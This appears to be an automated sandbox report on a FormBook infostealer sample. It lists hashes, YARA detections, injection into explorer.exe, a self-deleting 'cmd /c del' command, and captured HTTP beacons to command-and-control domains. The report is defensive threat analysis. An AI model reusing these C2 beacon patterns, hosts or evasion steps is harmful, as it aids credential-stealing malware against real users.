Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.439544969133212

General

TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	GiG35Rwmz6.exe
File size:	1116672
MD5:	b0901d0a6b90e6b371ba80e2c31ade52
SHA1:	2f175d971e4d6f4938083a78de9be10eb6ba0e05
SHA256:	08da4e7de40f2eec9cd1670e3db354d49d3101fd9ace7aa a5f99b235d2ce46ff
SHA512:	531e2494e065f083cfb8584365675ea5e85e7eac466855 423c50180be69fd7306667490300ed49ea86a95c6e4d60 58e01e7feb594e68d3f416ad61ed3f55b8e
SSDEEP:	12288:kjuGIZRZkzHu3vmulMV40KJMp13ddUiJtYeYqH OqxiAwXSYhYQi32qNmTEdofxrh:kkGzihU31NddnYque VK+cFWJGytwf
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...IG.`.....P..... ... ....@.. .....`.....@.....

File Icon

Icon Hash:	f0e1e0b2b2ccb2cc

Static PE Info

General

Entrypoint:	0x4e099e
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x60C14749 [Wed Jun 9 22:57:13 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xde9a4	0xdea00	False	0.778952528425	data	7.56086895782	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xe2000	0x31a38	0x31c00	False	0.442878454774	data	6.16912000975	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x114000	0xc	0x200	False	0.044921875	data	0.0815394123432	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
06/10/21-17:55:37.097047	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49763	154.214.84.117	192.168.2.4

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jun 10, 2021 17:55:15.807821035 CEST	192.168.2.4	8.8.8.8	0x47e2	Standard query (0)	www.intentguild.com	A (IP address)	IN (0x0001)
Jun 10, 2021 17:55:36.476860046 CEST	192.168.2.4	8.8.8.8	0x7713	Standard query (0)	www.didyouswipe.com	A (IP address)	IN (0x0001)
Jun 10, 2021 17:55:57.294620991 CEST	192.168.2.4	8.8.8.8	0xba0	Standard query (0)	www.uebfaushb.com	A (IP address)	IN (0x0001)
Jun 10, 2021 17:56:17.508779049 CEST	192.168.2.4	8.8.8.8	0xcbfb	Standard query (0)	www.hometheaterplanning.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 10, 2021 17:55:15.880664110 CEST	8.8.8.8	192.168.2.4	0x47e2	No error (0)	www.intentguild.com		104.161.84.111	A (IP address)	IN (0x0001)
Jun 10, 2021 17:55:36.539633989 CEST	8.8.8.8	192.168.2.4	0x7713	No error (0)	www.didyouswipe.com		154.214.84.117	A (IP address)	IN (0x0001)
Jun 10, 2021 17:55:57.357387066 CEST	8.8.8.8	192.168.2.4	0xba0	Name error (3)	www.uebfaushb.com	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.intentguild.com
- www.didyouswipe.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49755	104.161.84.111	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jun 10, 2021 17:55:16.074119091 CEST	1907	OUT	GET /n8ud/?vPE=5jrT8R0&hL=WvvELDNeXjXNSBNWuUY8Zfoe6Ppc+GsA8iptXd2KegdndXiZdpjCN7GBAWkC1K0OIvRU HTTP/1.1 Host: www.intentguild.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jun 10, 2021 17:55:16.261115074 CEST	1909	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 10 Jun 2021 15:55:40 GMT Content-Type: text/html Content-Length: 146 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body> 404 Not Found <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49763	154.214.84.117	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 10, 2021 17:55:36.817979097 CEST	5396	OUT	GET /n8ud/?hL=xx0OFN/A1LQZVCJMLzEbxnX8OnCdv1d2voKBm1sodMz7PL+00tlAVi4krCco92VzLf77&vPE=5jrT8R0 HTTP/1.1 Host: www.didyouswipe.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jun 10, 2021 17:55:37.097047091 CEST	5396	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Thu, 10 Jun 2021 15:55:37 GMT Content-Type: text/html Content-Length: 146 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body> 403 Forbidden <hr> nginx </body></html>

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe

Processes

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: GiG35Rwmz6.exe PID: 6564 Parent PID: 5780

General

Start time:	17:54:10
Start date:	10/06/2021
Path:	C:\Users\user\Desktop\GiG35Rwmz6.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\GiG35Rwmz6.exe'
Imagebase:	0x3c0000
File size:	1116672 bytes
MD5 hash:	B0901D0A6B90E6B371BA80E2C31ADE52
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.676146629.00000000028C1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.676742229.00000000040C9000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.676742229.00000000040C9000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.676742229.00000000040C9000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Analysis Process: GiG35Rwmz6.exe PID: 6784 Parent PID: 6564

General

Start time:	17:54:15
Start date:	10/06/2021
Path:	C:\Users\user\Desktop\GiG35Rwmz6.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\GiG35Rwmz6.exe
Imagebase:	0x430000
File size:	1116672 bytes
MD5 hash:	B0901D0A6B90E6B371BA80E2C31ADE52
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.729070321.0000000000B00000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.729070321.0000000000B00000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.729070321.0000000000B00000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.728648868.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.728648868.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.728648868.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.729033636.0000000000AD0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.729033636.0000000000AD0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.729033636.0000000000AD0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000000.671897283.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000000.671897283.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000000.671897283.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 3424 Parent PID: 6784

General

Start time:	17:54:18
Start date:	10/06/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: help.exe PID: 6044 Parent PID: 3424

General

Start time:	17:54:39
Start date:	10/06/2021
Path:	C:\Windows\SysWOW64\help.exe

Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\help.exe
Imagebase:	0x50000
File size:	10240 bytes
MD5 hash:	09A715036F14D3632AD03B52D1DA6BFF
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.925821980.0000000002410000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.925821980.0000000002410000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.925821980.0000000002410000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.925566371.00000000000D0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.925566371.00000000000D0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.925566371.00000000000D0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 4564 Parent PID: 6044

General

Start time:	17:54:43
Start date:	10/06/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\GiG35Rwmz6.exe'
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 5872 Parent PID: 4564

General

Start time:	17:54:44
Start date:	10/06/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis